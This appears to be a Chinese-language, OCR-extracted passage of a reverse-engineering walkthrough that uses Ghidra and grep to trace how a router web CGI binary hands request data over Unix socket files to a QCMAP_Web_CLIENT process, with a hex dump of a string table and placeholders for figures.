


在左侧，您可以看到传入的引用 -
由FUN_00008d78调用webServer_or_status，它本身由main(以及之前的ELF条目)调用。在右侧，显示webserver_or_Status仅调用strcmp。

然后我们可以开始讨论函数，只关注可能影响输入值的函数。

FUN_00008d78对我们来说很无聊，它主要是从环境变量中提取数据，从JSON中提取内容并在适当的地方执行身份验证检查。

那么，让我们来看看主要功能。



因此，这是调用FUN_00008d78的main的一部分——从webServer_or_status升级一级。所有其他if-else块都是错误处理——如果请求格式错误或不完整，则抛出错


您会注意到FUN_00008d78没有返回任何内容，然后调用FUN_000092ec


让乐趣开始

FUN_000092ec实际上非常有趣。即使单从调用树看，你也可以看到它调用其他打开套接字的函数，并执行sendto和recv调用，还至少有一个系统调用。

您可能期望从与Web服务器相邻的二进制文件中出现类似的内容——但请记住，此二进制文件根本不处理HTTP服务器套接字活动。这个二进制文件本身不是Web服务器——

好的，回到二进制文件。正如您在调用树中看到的那样，`FUN_000092ec`正在调用`FUN_00008f3c`，它正在执行`socket`，`system`和`sendto` `syscalls`！让我们看一下（用一点手动变量名称清理）：





二进制文件bind到套接字文件/www/qcmap_cgi_webclient_file，然后再把请求的数据sendto到套接字文件/www/qcmap_webclient_cgi_file

对我们来说，所有这些意味着我们现在必须扩大我们的搜索范围。由于数据被推出qcmap_web_cgi，我们需要弄清楚它的去向以及发生了什么。


我没有选择grep，是grep选择了我

让我们来看看qcmap_webclient_cgi_file文件，另一个过程可能就是监听此文件。上帝，我爱grep

```
$ grep -r qcmap_webclient_cgi_file
Binary file data/bin/QCMAP_Web_CLIENT matches
Binary file system/WEBSERVER/www/cgi-bin/qcmap_web_cgi matches
```

只有2个结果，我们已经分析完了无聊的qcmap_web_cgi，现在只有有趣的QCMAP_Web_CLIENT，您可能还记得我们之前的webServer grep


现在我们把这个有趣的文件装入Ghidra，我们再次检查字符串，这次webServer出现了几次



但是，这一次，点击它的地址只显示webServer漂浮在null的海洋中。

```
000198f2 00                ??          00h
000198f3 00                ??          00h
000198f4 77 65 62          ds          "webServer"
         53 65 72
         76 65 72 00
000198fe 00 00             dw          0h
00019900 00 00             dw          0h
00019902 00 00             dw          0h
00019904 00 00             dw          0h
00019906 00 00             dw          0h
00019908 00 00             dw          0h
0001990a 00 00             dw          0h
0001990c 00 00             dw          0h
0001990e 00 00             dw          0h
00019910 00 00             dw          0h
00019912 00 00             dw          0h
00019914 00 00             dw          0h
00019916 00 00             dw          0h
00019918 00 00             dw          0h
0001991a 00 00             dw          0h
0001991c 00 00             dw          0h
0001991e 00 00             dw          0h
00019920 00 00             dw          0h
00019922 00 00             dw          0h
00019924 00 00             dw          0h
00019926 00 00             dw          0h
00019928 00 00             dw          0h
0001992a 00 00             dw          0h
0001992c 00 00             dw          0h
0001992e 00 00             dw          0h
00019930 00 00             dw          0h
00019932 00 00             dw          0h
```


没有直接的交叉引用，然而，向下滚动一点，并且有一些非空字节。你可以通过右键单击第一个->数据 - >dword将它们转换为双字



